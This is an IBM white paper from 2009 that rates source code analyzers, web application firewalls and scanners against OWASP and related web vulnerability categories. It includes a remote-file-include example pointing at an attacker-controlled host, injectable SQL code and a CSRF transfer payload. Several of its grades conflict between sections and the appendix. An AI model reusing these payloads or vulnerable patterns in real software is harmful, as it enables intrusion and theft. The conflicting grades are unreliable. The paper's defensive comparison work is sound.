**IBM Software**
Rational

December 2009

# The Right Tool for the Right Job

*An application security tools report card*

IBM

## Contents



## Contents cont'd



## Executive summary

During the 1980s, war dialing and phone phreaking attacks garnered all the headlines. In the 1990s, it was all about Web defacement and the ubiquitous e-mail virus. The last seven years have given rise to identity data theft and privacy concerns. For the past 20 years, organizations focused on protecting the network, but in the last 10 years, it has become clear that the core threat is access to the network. The network is just a means to an end. The threat has always been access to the private data and the applications or business functions that interact with data. Private data and business applications are susceptible to attacks and the most vulnerable during an attack to the enterprise network.

## The right tool for the right job

A range of application security tools was developed to support the efforts to secure the enterprise from the threat posed by insecure applications. But in the ever-changing landscape of application security, how does an organization choose the right set of tools to mitigate the risks their applications pose to their environment? Equally important, how, when, and by whom are these tools used most effectively? This white paper examines the most common tools found in the enterprise application security environment:

- Web application firewalls
- Web application scanners
- Source code analyzers

Each tool is evaluated and compared in terms of how they address critical vulnerabilities, beginning with the Top 10 Vulnerabilities identified by the Open Web Application Security Project (OWASP). The paper provides a report card to help ensure that organizations devising their application security strategy have an informed understanding of the approach of each tool, its method for addressing security flaws, and its efficiency and effectiveness in eliminating security threats to data through applications.

## Vulnerability prevention versus threat detection

There are two fundamental categories that all application security products fall into: vulnerability prevention or threat detection. It should be noted that for the purposes of this paper, when a product's feature set enables prevention through detection, it is still considered a detection device.

Enterprises are trying to manage a proactive preventive versus a more reactive detection-based strategy. What should be made clear is that no application security practice can achieve an acceptable amount of success without implementing both preventive and detection mechanisms. Finding the right balance and investment is a decision particular to each organization according to threat, exposure, and budget.

Web application firewalls are a threat detection device. The primary purpose of a firewall is to detect and block invalid or malicious requests to your Web application. You can argue that firewalls are also prevention devices. Firewalls are able to block some percentage of suspect traffic, but there is a clear distinction between detection devices and true prevention devices.

A good vulnerability prevention solution is able to find and help eliminate a security weakness before the weakness actually gets exploited. Web application firewalls are not good prevention devices. Web application firewalls respond to incoming Web traffic that exploit existing vulnerabilities. True prevention only happens when the actual vulnerability is eliminated; therefore it can never be exploited.

Web application scanners and source code analyzers are fundamentally prevention solutions. Application scanners and code analyzers are used prior to exposing vulnerabilities to the Web, and therefore enable definitive elimination of risk. However, these tools provide no threat detection mechanisms in the daily deployed environment.

There is only so much insight that any tool (both detection and prevention) can have without looking at and understanding the underlying source code. Similar to any manual software security assessment methodology, the more you leverage static application source code security testing, the better insight you have. There is also a balance between the amount of time you have to investigate the security stance of an application and the appropriate mixture of automated and manual approaches. Some detection mechanisms are well suited for short-term immediate protections.

For example, you identified a lot of vulnerabilities with vulnerability prevention (static analysis), but currently cannot fix all of them immediately, do not have time, or resources. You apply a short-term solution like a Web application firewall, a highly customized rule definition, until the code is fixed, and verified with source code analysis.

## What to measure

In order to provide an accurate and fair comparison of these technologies, this white paper compares tools using the OWASP Top 10 vulnerabilities as the most critical security flaws (http://www.owasp.org/index.php/ OWASP Top_Ten_Project). This paper evaluates an additional five critical vulnerabilities to complete the comparison categories for the benchmark.

- A1 – Cross-site scripting (XSS)
- A2 – Injection flaws
- A3 – Malicious file execution
- A4 – Insecure direct object reference
- A5 – Cross-site request forgery (CSRF)
- A6 – Information leakage and improper error handling
- A7 – Broken authentication and session management
- A8 – Insecure cryptographic storage
- A9 – Insecure communications
- A10 – Failure to restrict URL access

OWASP provides information to identify the risks associated with today's Web application environment. However, no application security practice should be without discussions for identifying and mitigating risks associated with the following categories as well.

- B1 – Application runtime configuration
- B2 – Buffer overflows
- B3 – Web services
- B4 – Malicious code
- B5 – Custom cookies or hidden fields

To discuss how each of the application security tools identifies and mitigates the threat from each vulnerability category, we must identify the ideal method to discuss the vulnerability itself, and how each of the application security tools identifies and mitigates the threat. This paper provides an assessment of each tool's effectiveness in doing so. This evaluation helps you assess the proper mix of tool and process to address these critical threats in the method and manner that makes most sense to the organization.

## The report card

Each tool in each vulnerability category received a graphical grade in addition to a more detailed explanation of its ability to address the vulnerability. The grades are summarized in a final report card at the end of the report. The grades are:

| Ability to address vulnerability | Grade |
|---|---|
| Excellent | ● |
| Good | ◉ |
| Fair | ○ |
| None | ⊗ |

### A1 – Cross-site scripting (XSS)

Cross-site scripting is one of the most predominant attacks against Web applications. It offers many of the same advantages to an attacker as the buffer overflow. It is relatively easy to implement and can cause the client's browser to issue arbitrary client-side scripting code controlled by the attacker. The end goal of a XSS attack is the ability to hijack an existing user's application session or perform a phishing attack.

The most effective tools highlight input parameters susceptible to XSS attacks and pinpoint specific locations within the application code where the vulnerable code resides. The best tools detect and prevent cross-site scripting with minimal custom configuration.

| Source code analysis | Web application firewall | Web application scanner |
|---|---|---|
| ● | ◎ | ◎ |
| Source code analysis gives detailed information to eliminate the vulnerability, including the line of code where the vulnerability exists. | Web application firewalls are only able to give the URL that is exploitable and the parameters used for the exploit. Most require custom rules to cover all but the most basic XSS attacks. | Web application scanners are only able to give the URL that is exploitable and the parameters used for the exploit. This might require user customization to find all injectable form fields. |

### A2 – Injection flaws

Injection flaws represent one of the predominant attacks carried out against today's Web-based applications. The common theme of injection attacks is that somewhere in the source code there exists an interpreter taking in data and treating this data as a form of code. When the data is passed without proper validation, a malicious user injects their malicious code into this interpreter. These aims often include the acquisition or destruction of private data.

An SQL injection is the most common type of injection flaws. During an SQL injection, the attacker inserts data through any of the input fields available to the user in an attempt to get this data to be interpreted by the database as additional SQL command text. However, there are essentially unlimited forms of this attack. Web applications allow user-controllable input and without validating the input. The data is almost always vulnerable to some type of injection vulnerability. The best tools track and highlight all places in an application where user input enters and more importantly where it exits.

### A2.1 – SQL injection

An SQL injection is a technique to inject database SQL commands by the user to get the commands issued by the SQL interpreter. Sometimes it takes iterations of attack strings to finally construct a properly formatted SQL string, which triggers an SQL injection attack. When the application returns details about the actual database error allowing the attacker to fine tune the syntax, this is typically referred to as normal SQL injection. Blind SQL injection typically refers to circumstances when the application does not provide details of the error, but instead returns a generic error message. The attacker must perform a series of requests trying to elicit both a positive and negative response from the application. Often, the attacker is able to interpret error messages sent directly from the database (Normal SQL injection), but this is not necessary to successfully carry out this type of attack through Blind SQL injection. The attacker can instead iterate through a series of SQL injection attempts to until his attack succeeds. Regardless, the risk and outcome of successful attacks are the same for both blind and normal.

| Source code analysis | Web application firewall | Web application scanner |
|---|---|---|
| ● | ◎ | ○ |
| Source code analysis gives detailed information to eliminate the vulnerability, including the line of code where the vulnerability exists. | Web application firewalls are only able to give URL that is exploitable and the parameters used for the exploit. Most require custom rules to block all, but the basic attack strings. | Web application scanners are able to detect an SQL injection. The methods used have a very high false positive rate. |

### A2.2 – XML injection (XPath and XQuery)

XPath and XQuery provide the means to query XML documents. XQuery provides relational data stores for information contained within. Because of this, XPath and XQuery are susceptible to attack using the same techniques as an SQL injection. You can think of XML injections as just another injection attack where the data store just happens to be XML files instead of an actual database. Consideration of where the XML file is and what data is contained in it becomes important when contemplating the risks associated with XML injections. XML injection is becoming more prevalent with the increased use of Web services, which relies heavily on the processing of XML data streams. XML injection is difficult to automatically discover using application firewalls or Web application scanners without manual intervention.
Web application scanners suffer from this often being a blind test, with no insight into the actual APIs, which significantly increases the false positive rate. The ability to understand the actual APIs being used and where the data comes from that goes into these APIs is crucial to providing accurate and thorough coverage.

| Source code analysis | Web application firewall | Web application scanner |
|---|---|---|
| ● | ○ | ○ |
| Source code analysis can give detailed information to eliminate the vulnerability, including the line of code where the vulnerability exists. | Web application firewalls are only able to give the URL that is exploitable and the parameters used for the exploit. Not all Web application firewalls support the examination of XML data streams. A separate XML gateway is recommended in some cases. | Web application scanners are only able to give URL that is exploitable and the parameters used for the exploit. This might require user customization to find all injectable form fields. |

### A2.3 – LDAP injection

The Lightweight Directory Access Protocol (LDAP) is often used in enterprises for user account management, authentication and even authorization. If your Web application uses LDAP, then your application scanners must be able to understand the protocol. LDAP injection occurs when invalidated data supplied by a user is used in the construction of LDAP queries or filter. The LDAP system might allow the malicious user to query the underlying LDAP system, gaining access to the data contained therein.

Although this attack is not very common, if your application is vulnerable, it is just as severe as any injection attack. The ability to understand the actual APIs being used and where the data used by these APIs comes from is crucial to providing accurate and thorough coverage.

| Source code analysis | Web application firewall | Web application scanner |
|---|---|---|
| ● | ◉ | ○ |
| Source code analysis gives detailed information to eliminate the vulnerability, including the line of code where the vulnerability exists. | Web application firewalls are only able to give the URL that is exploitable and the parameters used for the exploit. Most require custom rules to cover all, but the most basic LDAP attacks. | Web application scanners are only able to give the URL that is exploitable and the parameters used for the exploit. This might require user customization to find all injectable form fields and provide custom LDAP manipulation. |

### A2.4 – Command injection

Command injection is one of the more serious types of injection vulnerabilities that enable and attacker to run arbitrary system commands, usually at an elevated privilege level.

The successful exploit of this attack usually does not provide much feedback to the user. It is difficult to determine if an actual attack is successful.

| Source code analysis | Web application firewall | Web application scanner |
|---|---|---|
| ● | ○ | ⊗ |
| The most effective way to find and prevent command injection attacks. Every system command that is issued is identified. The user data is used and the command text is tracked. | Web application firewalls provide some protection against known a command injection. The support is limited because it requires prior knowledge that the field is vulnerable to injection and is limited to Web-specific inputs. Other interfaces to a back-end system that are not through the Web are still vulnerable. | Web application scanners are only able to give the URL that is exploitable and the parameters used for the exploit. This might require user customization to find all injectable form fields. It is very difficult to determine whether the attack was successful since the issuing of the command on the external system is often abstracted and unknown at the user's user interface (UI) layer. |

### A2.5 – AJAX injection

AJAX™ injection is a relatively new type of attack that is not very common, but as the use of AJAX increases this might become a dangerous attack. An AJAX injection is a client-based JavaScript™ and XML framework. The server-side application that is responsible for handling these requests does not treat an AJAX injection request any differently from a normal HTTP form GET or POST request. The root of most security issues around AJAX technologies is the increased tendency for developers to store more and more data, oftentimes sensitive in nature on the client side, not realizing that all this data and functionality is accessible by the malicious user. This problem compounds when the application stores sensitive data on a client-side response payload, and then an XSS flaw accesses this data and sends it to the attacker. Care must be given to any data stored on the client and the type of functions exposed on the client side.

| Source code analysis | Web application firewall | Web application scanner |
|---|---|---|
| ○ | ⊗ | ◉ |
| The source code analysis can determine places where user-controllable data needs to be validated (and is not) yet still ends in client-side data. Most solutions in this space do not distinguish between AJAX and regular HTTP requests. | Web application firewalls do not distinguish between AJAX and HTTP requests. AJAX requests are purely client based (cross-domain request through the use of a proxy). Many of these requests are invisible to the server. | Web application scanners used with static analysis tools provide the best detection and ultimate protection. |

### A3 – Malicious file execution

Malicious file execution is a very common attack pattern for php applications. This kind of attack allows an attacker to upload interpreted or issued content by the hosting application. This can lead to complete Web server compromise, Web defacement, and root kit installation as well as many other types of exploits since attacker supplied code is run on the vulnerable system.

A simple form of the attack can be outlined as follows:

<?php include($hidden_user_skin).”skins”.”php”); ?>

In this example, the Web server is customizing the user's experience by using a hidden form parameter to select the skin that the user has chosen. If an attacker modifies the hidden field $hidden_user_skin to be http://attacker.com/exploit.php?, the attacker causes the Web server to run arbitrary code that the attacker controls. The malicious code is uploaded from a location the attacker controls and run on the victim's server.

It is important for all tools that address this category of findings to articulate all places user input is directly referenced without proper validation.

| Source code analysis | Web application firewall | Web application scanner |
|---|---|---|
| ○ | ○ | ◉ |
| Source code analysis can determine places where user-controllable data needs to be validated, but not all solutions in the space currently Support Hypertext Preprocessor (PHP). In scenarios where PHP is not officially supported as a language, it might be possible to define pattern-based analysis rules to search for these potential vulnerabilities. | Web application firewalls can identify this type of attack pattern. However, these rules must be customized for each Web application. Web application firewalls will not universally protect all forms of this attack. | Web application scanners used with static analysis tools provide the best detection and ultimate protection. |

### A4 – Insecure direct object reference

When an application intentionally or unintentionally exposes access to internal object handles, this leads to exposure of data. This happens when database primary keys are exposed as user supplied input parameters. Often malicious users take advantage of these attacks to access unauthorized data, which is represented by whatever direct object is being referenced. Typical security best practices indicate never using database keys directly to reference objects, but rather to use a relative map of IDs, which only refer to data in the user's context.

An example:

http://bobs.shopping.com/accountInfo.jsp?userId=5

If this was a request to retrieve the account information for a specific user, an attacker simply modifies the user ID parameter.

If the server-side code is coded as follows:

String userId = request.getParameter("userId");
String query = "SELECT * FROM users WHERE userId='"+userId +"'";


The server-side code is potentially vulnerable to an SQL injection, but even if the underlying request is using parameterized queries, the attacker can get the account information for any user in the system.

Just like **A3**, it is important for any solution to be able to identify all the places that retrieve input and track that input to its ultimate destination to be able to reliably identify this type of attack.

| Source code analysis | Web application firewall | Web application scanner |
|---|---|---|
| ◉ | ◉ | ◉ |
| Source code analysis can determine all places where user-controllable data must be validated. If you use data flow analysis and visualization you know where the data ends up. The analysis specifically highlights the areas that are vulnerable. | Web application firewalls can identify this type of attack pattern. However, these rules usually must be customized for each Web application and will not universally protect all forms of this attack. The best application firewalls allow for specific range value and type identification forcing only valid parameters and values to be accepted. | Web application scanners used with static analysis tools provide the best detection and ultimate protection. Web application scanners typically require manual manipulation of the applications input parameters to detect this type of attack. |

### A5 – Cross-site request forgery (CSRF)

Cross-site request forgery (CSRF) is a devastating attack that is based on an application's trust of a client. In most cases, if an application has not taken specific steps to prevent CSRF, it is likely vulnerable to this type of attack.




In this scenario, the victim (Alice) logs into her bank account and without logging out visits a malicious site that takes advantage of the trust relationship that exists between Alice and her banking account. By including a simple request, hidden from Alice whenever she visits the malicious site, access to Alice's account can be performed as if the malicious hacker sending the request was in fact Alice.

For example, if the malicious site serves Alice:

<img src="https://trusted.banksite.com/transferFunds?FromAccount=[alices_account_number]&amount=1000&toAccount= [attacker_account_number]">

Then it might be possible that Alice transfers some money to the attacker.

It is important to understand that none of the tools are expert at identifying CSRF, although being able to detect XSS can help identify the potential for CSRF. However, this alone is not conclusive, as CSRF can exist without XSS and XSS can exist without CSRF. Although having XSS vulnerabilities makes it harder to prevent CSRF.

| Source code analysis | Web application firewall | Web application scanner |
|---|---|---|
| ⊗ | ⊗ | ⊗ |
| The identification of XSS goes a long way to identifying CSRF. The detection is not sufficient to claim full CSRF detection capabilities. The support from source code scanning is limited. | Web application firewalls can provide some functionality to reduce the risk of CSRF, such as validating the HTTP referrer, forcing form and parameter encryption, as well as some other techniques. The ability to provide any protection is vendor-dependent and needs to be manually configured per environment. | Although Web scanners do provide CSRF detection out of the box, the low level of false positives for XSS attacks makes the identification of potential CSRF attack vectors easier. A combination of Web scanning, manual pen testing, and Web application scanning provides the best approach to identifying these types of attacks. |

### A6 – Information leakage and improper error handling

Information leakage and improper error handling is a much bigger issue than many organizations understand. Something as benign as an error message can give an attacker just the information that they need to refine their attack, whether it be the version of database being used, a stack trace revealing sensitive information, or log files containing debug messages with sensitive data that might persist for decades. An excellent example of this was the breach of CardSystems, Inc.© in 2005. It was shown that sensitive data was logged to help debug unauthorized or incomplete transactions. The attacker was able to recover this data exposing 40 million records. It is important to note that neither a Web application scanner nor a Web application firewall is able to detect this. Only source code analysis that identifies all output can flag the vulnerability for remediation.

| Source code analysis | Web application firewall | Web application scanner |
|---|---|---|
| ● | ⊗ | ⊗ |
| Source code analysis is able to provide comprehensive coverage for improper error handling, as in many cases not all error handling is sent directly to the user of a Web application as a response. | Web application firewalls provide some functionality by interpreting or intercepting error messages (inside the response) sent by the application, but are not very effective in providing real value for this type of risk. | Web application scanners provide more value than a Web application firewall. Web application scanners interpret many types of errors returned from Web applications, but are severely limited to only those errors that are returned back to the user. |

### A7 – Broken authentication and session management

The lack of proper authentication and session management controls in an application leads to many severe vulnerabilities, such as session hijacking and privilege escalation. In Web applications, not validating the user through the session might enable one user to access areas of the application reserved for someone with a different or higher privilege level.

Identifying broken authentication is best done using a combination of manual pen testing and source code analysis. Source code analysis help identify all the entry points of a Web application and verify that user authorization is done, while manual pen testing use the results of the source analysis to focus the attacks on not only the areas with authorization to verify correctness, but also to attack areas that lack authorization to verify soundness of design. Source code analysis identifies APIs that are authentication and session management-related, quickly focusing the security expert on where to perform the manual code review.

| Source code analysis | Web application firewall | Web application scanner |
|---|---|---|
| ⊗ | ⊗ | ⊗ |
| Source code analysis can be used to identify application entry points and using custom rules can help verify that authorization checks are performed, but is insufficient as a sole technology to identify that the existing authorization checks are not themselves broken. | Web application firewalls are not effective at mitigating authentication and authorization risks, but do provide some value in tracking and securing session data, especially when utilized as a reverse proxy. | Web application scanners are not effective in this category. Web application scanners can be helpful when used as a manual test engine coupled with the results of source analysis scan. |

### A8 – Insecure cryptographic storage

Cryptography is an important technology in every application that is responsible for storing or handling sensitive data. An application that must comply with PCI compliance must handle the secure transmission and storage of sensitive data. Improper use of encryption or use of weak encryption can lead to very serious information disclosure.

Only source code analysis used to aid the discovery and mitigation of improper cryptographic controls. They might be improper due to the use of a weak encryption routine, or it might be that the routine used is against company policy. It can also identify locations where cryptography is being utilized to focus an analyst on areas where a more rigorous tool-assisted code review is warranted.

| Source code analysis | Web application firewall | Web application scanner |
|---|---|---|
| ◉ | ⊗ | ⊗ |
| Source code analysis can identify the use of poor cryptographic controls and aid the analyst to identify places where valid controls are used improperly. | Web application firewalls are completely ineffective in identifying the improper use of cryptographic controls. | Web application scanners are completely ineffective in identifying the improper use of cryptographic controls. |

### A9 – Insecure communications

Insecure communications mainly refers to the use of secure sockets layer (SSL) to encrypt sensitive information between the client (usually a Web browser) and the Web application. This is extremely important to ensure that sensitive data is not transmitted in the clear, especially user authentication data and identifiable personal information.

Web application scanners can be used to verify that SSL is used on the front end, but Web application scanners lack the visibility in any back-end connection that might exist between systems. Source code analysis can identify many of the back-end connections, but lack the business logic awareness to determine if these are required to be secured or are secured correctly. For these types of issues, a combination of Web application scanner and source code analysis provides the best strategy. Web application firewalls really provide no added benefit to mitigating this type of risk.

| Source code analysis | Web application firewall | Web application scanner |
|---|---|---|
| ○ | ○ | ○ |
| Source code analysis can be used to identify application exit points and point an analyst familiar with the application to the lack of proper encryption controls, but is insufficient as a sole technology to identify that all exit points that require encryption are done properly. Code analysis can also identify the usage of certain APIs that secure the network communications, providing an analyst additional verification assistance. | Web application firewalls can provide some protocol level protection for SSL, and with custom rules that can enforce the use of SSL. This requires operating the firewall as a proxy which decreases performance. | Web application scanners can aid an analyst in identifying SSL problems with the front-end application, but lacks the visibility into any back-end connections to be an effective tool by itself. |

### A10 – Failure to restrict URL access

Many Web-based applications restrict access to pages simply by enforcing presentation layer authorization, meaning the application cannot render certain protected links to unauthorized users. However, users who manually attempt access to these URLs bypass the presentation layer authorization checks. It is important to perform declarative or programmatic business layer authorization in addition to any presentation-layer authorization. Typically, presentation-layer authorization is only meant for usability purposes and not security. Users who are able to guess the URL have unauthorized access without the proper business layer authorization.

The proper identification of this risk is best performed using a combination of source code analysis and Web application scanning and manual ethical hacking. Web application scanners lack the visibility into the layout of a Web application at the source level to find and scan nonlinked Web pages, while source analysis lacks the business process visibility to determine if authentication or authorization controls are required. In some cases, the authentication controls are controlled by the application or Web server and directly by any application code. Manual ethical hacking approaches are oftentimes very reliable as well. For example, a security analyst can investigate all web.xml URL entry points, then attempt to force browse to these entry points as an unauthorized user.

| Source code analysis | Web application firewall | Web application scanner |
|---|---|---|
| ○ | ○ | ○ |
| Source code analysis can be used to identify all pages that are available to be viewed, even those that are not directly linked. This technology cannot identify any dynamically generated pages, and is unable to ensure that the proper authorization controls are in place without manual inspection. Source code analysis can also identify APIs that are related to the enterprise authentication and authorization functions, allowing an analyst to pinpoint further investigation. | Web application firewalls can in some cases force user authentication for certain pages, but this is usually not the best place to enforce this type of control. | Web application scanners have a difficult time identifying nonlinked pages or pages that are dynamically generated. Web application scanners might miss these, but if these pages are known, most scanners can be configured to manually scan these pages. Web application scanners and manual scanning used with source analysis provides the best coverage. |

### B1 – Application runtime configuration

Improper configuration of the runtime environment can lead to many serious risks to Web-based applications. These threats arise from both insiders and external users with malicious intent. There might be many risks that can expose access

to an application server. For example, if the application is served by a cohosted application server environment where the vulnerabilities from one application can leak access to another, or perhaps a vulnerable hosted application platform itself. Therefore, it is important to always be alert to configuration data that is not properly protected.

The best approach is a combination of static analysis to identify application-specific misconfiguration, a Web application scanner to determine application server environment misconfiguration, and manual ethical hacking.

| Source code analysis | Web application firewall | Web application scanner |
|---|---|---|
| ○ | ○ | ◉ |
| Source code analysis can be used to scan configuration files to look for insecure settings, but some settings are controlled by how the application server is configured and not controlled by specific application configuration files. It is best tested using a combination of source code analysis, manual ethical hacking, and a black-box scanner. | Web application firewalls can provide some protection against certain application server-specific attacks, but lacks visibility into application-specific misconfiguration to be truly effective. | Web application scanners provide great out-of-the-box detection for misconfigured application servers, and many scanners include specific signatures based on the discovered version of the application server and platform. However, Web application scanners like Web application firewalls, do not have visibility into any application-specific configuration settings. A combination of source analysis and Web application scanning provides the best defensive strategy. |

**B2 – Buffer overflows**

Buffer overflow is not considered to be a valid attack vector for today's Web-based applications that are written in interpreted languages such as Java™ and Microsoft®'s .NET™ family of languages. However, many of today's existing enterprise applications interface at some level with many legacy systems written in C and C++, and therefore lack the built-in memory management to prevent buffer overflows. Any invalidated data coming from these Web applications and going into these legacy systems expose the legacy applications to buffer overflow. It is extremely critical that any detection and prevention strategy support both new and legacy development environments.

Buffer overflow is very similar to any of the injection-style type of attacks. A malicious user is able to insert computer code that runs in the application's environment. This causes the system to perform actions at the request of the attacker, but with the privileges of the system itself.

With some custom manipulation of the application inputs and rule creation for proper range checking on all Web-enabled input fields, both Web application scanners and Web application firewalls provide some level of protection. However, because many legacy systems interface with both Web and non-Web interfaces, these systems alone cannot properly protect nor detect all cases where you are vulnerable to buffer overflow. Source code analysis provides the most comprehensive detection and ultimate protection against this style of attack.

| Source code analysis | Web application firewall | Web application scanner |
|---|---|---|
| ◉ | ○ | ○ |
| Source code analysis provides the best protection for scanning legacy applications written in C or C++ that might be vulnerable to buffer overflow style attacks. Source code analysis will uncover input vectors from Web applications providing data to the legacy interfaces in an unsafe manner. This allows the security analyst to find buffer overflow vectors from a wider attack surface. | With custom rules, Web application firewalls can perform certain range checking on the input fields to make sure that a user is not providing too much data that could lead to buffer overflow. However, because Web application firewalls lack true visibility into the exposed back-end systems, this level of protection is insufficient in most cases. | Web application scanners can custom-manipulate Web input to identify potential places where this causes application failure. However, this type of manipulation produces a very high percentage of false positives and false negatives because they lack visibility into the underlying system to determine where, or if, buffer overflow is a real risk. |

### B3 – Web services

As more and more organizations are moving to a service-oriented architecture (SOA), Web services are being heavily leveraged as the predominant enabling technology. Web services present a new input vector to an application and attacks against Web service-enabled applications are on the rise. This offers a unique challenge to the Web application scanner because it is close to impossible to automatically discover and test for Web service-based vulnerabilities using the existing spider-based discovery algorithms that virtually all Web application scanners use. Some Web application firewalls do support the inspection of SOAP and XML-based message streams, but most require a high level of customization to provide any level of protection. Source code analysis can be used to treat all Web service-enabled entry points as user-controllable data and perform the same type of analysis used to detect any other type of injected data risk. However, this requires the addition of custom rules to specify the new input vectors to the scanning engine.

A combination of source code analysis and a Web application firewall that supports Web services offers the best approach to mitigate this risk. The support provided by Web application scanners is minimal and does not provide any significant advantage over source code analysis.

| Source code analysis | Web application firewall* | Web application scanner |
|---|---|---|
| ◉ | ◉ | ○ |
| Source analysis with proper rules creation provides the most detailed information about how the user-controllable data handled by the application is used and potentially abused. This leaves the application open to attack. | Those that support SOAP and XML-based message protocols can offer reasonable protection with proper rules customization. The combination of source code analysis provides the best mitigation strategy for Web service-enabled applications today. | Web applications scanners provide limited support for scanning of Web services and most require a significant amount of manual effort to offer any additional value above source code analysis. The only advantage to using a Web application scanner over a source code analyzer is when the Web service is written in a language that is not currently supported by the source analyzer. |

### B4 – Malicious code

There are two major types of malicious code found in today's applications:

- Dead, hidden, or debugging code left in a production application used maliciously
- Code intentionally inserted that allows inappropriate access or triggered events that have a malicious outcome

The only reasonable way to identify malicious code is to analyze the source code. Web application scanners and Web application firewalls provide no meaningful way to search for, or protect against malicious code. In many cases, malicious code looks exactly like nonmalicious code. You can find malicious code by looking at the access and existing points of an application. Source code analysis is an extremely effective tool for identifying all the places where data leaves the system. In order for code to be malicious it needs some access point. A user gains access to the system triggered by some event, leaving in hard-coded passwords, or converting communication channels. Understanding the access points is the key to helping the security analyst identify malicious code.

By evaluating all places where file system, network, date-enabled triggers, and hard-coded authentication credentials are stored and utilized, you can often find vulnerable places. These can include sites where inappropriate file system access is done or allowed, where communication entry and exit points exist that do not meet specific application requirements, or where authentication credentials are hard-coded and easily discoverable. Although this does not represent the all types of malicious code, it does give a security analyst the proper map of an application to follow to those places that used maliciously whether intentional or not.

| Source code analysis | Web application firewall | Web application scanner |
|---|---|---|
| ● | ⊗ | ⊗ |
| Where source code is available, source-based analysis is the most effective way to analyze an application to identify the risks used by malicious code. | Web application firewalls have difficulties in gaining insight to how potential malicious code was triggered and whether in fact the executing behavior is malicious in nature. | Web application scanners have difficulties in gaining insight to how potential malicious code was triggered and whether in fact the running behavior is malicious in nature. |

### B5 – Custom cookies and hidden fields

The use of cookies and hidden fields continues to be a common occurrence in almost all major enterprise applications today. If you have tried to disable cookies and use the Web, you know that the use of cookies is here to stay. Malicious user can easily manipulate this data because cookies are stored on the client's computer. This tampering can lead to all types of security problems. Hidden fields are also used to store state or control information and can be easily tampered with. Both cookies and hidden fields should never be assumed to be safe and trusted data stores. A malicious user browses the underlying HTTP response payload in one manner or another (viewing page source or using a proxy) to view what hidden fields and cookies are being used to gain an understanding of how your application works. The malicious user uses an

HTTP proxy or makes manual requests to your application with modified values to see what assumption your application is making and how to break those assumptions. This leads to security issues.

The detection and prevention around hidden fields and cookies is one of the few areas where a combination of all tools provides the best defense and detection. Scanning both the source code and the completed application provide the most comprehensive coverage for detection. A Web application firewall provides the best defense against manipulation by the client.

| Source code analysis | Web application firewall | Web application scanner |
|---|---|---|
| ● | ● | ● |
| Source code analysis can track all the places where cookies are created as well as used, and does not treat the use of hidden fields as any different than any other type of user-controlled input. | Web application firewalls are able to prevent data tampering through hidden fields and cookies by either using encryption (such as encrypting and decrypting cookies), or by adding custom rules to detect illegal values for this set of inputs. | Web application scanners are able to detect any of the previously mentioned vulnerability types that are enabled by the misuse or user-controlled modification of both cookies and hidden fields. |

## Summary

Application security is a critical part of any organization's overall security practice. It is clear that more and more access to a company's critical resources is controlled by software. It should be no surprise that existing physical and network security policies, procedures, and products are not sufficient to meet the security needs of the enterprise. There is no perfect solution when it comes to application security, and each of the tools reviewed has a place in an overall application security practice. The problem lies in picking the right tool for the right job. Given the scope of problems that are found in applications, the scanners alone might not be sufficient. However, the above analysis clearly shows that source code analysis must be the foundational method for identifying the widest range of critical vulnerabilities in custom software. Web application scanners are an excellent tool for the final check prior to deployment. Web application firewalls are a great asset when used to buy time providing some level of protection until the underlying application can be fixed. However, a Web application firewall alone is not sufficient to adequately protect all types of risks exposed through a Web application. A balanced approach to application security provides the most benefit. Each organization must balance the often conflicting demands of threat, exposure, and budget to arrive at the mix that is right for them, in order to determine the most effective risk-based application security management strategy they can support.

## Appendix A: Application security tools – The report card

Excellent ● Good ◉ Fair ○ None ⊗

| Vulnerability | Source Code Analysis | Web Application Firewall | Web Application Scanner |
|---|---|---|---|
| A1—Cross Site Scripting | ● | ◉ | ◉ |
| A2.1—SQL Injection | ● | ◉ | ○ |
| A2.2—XML Injection | ◉ | ○ | ○ |
| A2.3—LDAP Injection | ● | ◉ | ○ |
| A2.4—Command Injections | ● | ○ | ⊗ |
| A2.5—Ajax Injection | ○ | ⊗ | ◉ |
| A3—Malicious File Execution | ○ | ○ | ◉ |
| A4—Insecure Direct Object Reference | ● | ◉ | ◉ |
| A5—Cross Site Request Forgery | ○ | ○ | ○ |
| A6—Information Leakage and Improper Error Handling | ● | ○ | ○ |
| A7—Broken Authentication Session Management | ○ | ○ | ○ |
| A8—Insecure Cryptographic Storage | ◉ | ⊗ | ⊗ |
| A9—Insecure Communications | ○ | ○ | ○ |
| A10—Failure to Restrict URL Access | ○ | ○ | ○ |
| B1—Application Runtime Configuration | ○ | ○ | ◉ |
| B2—Buffer Overflows / Native Code | ● | ○ | ○ |
| B3—Web Services | ◉ | ◉ | ○ |
| B4—Malicious Code | ● | ⊗ | ⊗ |
| B5—Custom Cookies / Hidden Fields | ● | ● | ● |
| Average Rating | ◉ | ○ | ○ |

## For More Information

To learn more about the IBM Rational® AppScan® Source Edition, please contact your IBM marketing representative or IBM Business Partner, or visit the following Web site: **ibm.com**/software/rational/products/appscan/source/

## About the authors

Ryan Berg is a Senior Security Architect at IBM. Ryan is a popular speaker, instructor, and author in the fields of security, risk management and secure development processes. He holds patents and has patents pending in multilanguage security assessment, kernel-level security, intermediary security assessment language, and secure remote communication protocols.



IBM Corporation
Software Group
Route 100
Somers, New York 10589
U.S.A

Produced in the United States of America
December 2009


Rational. software

RAW14201-USEN-01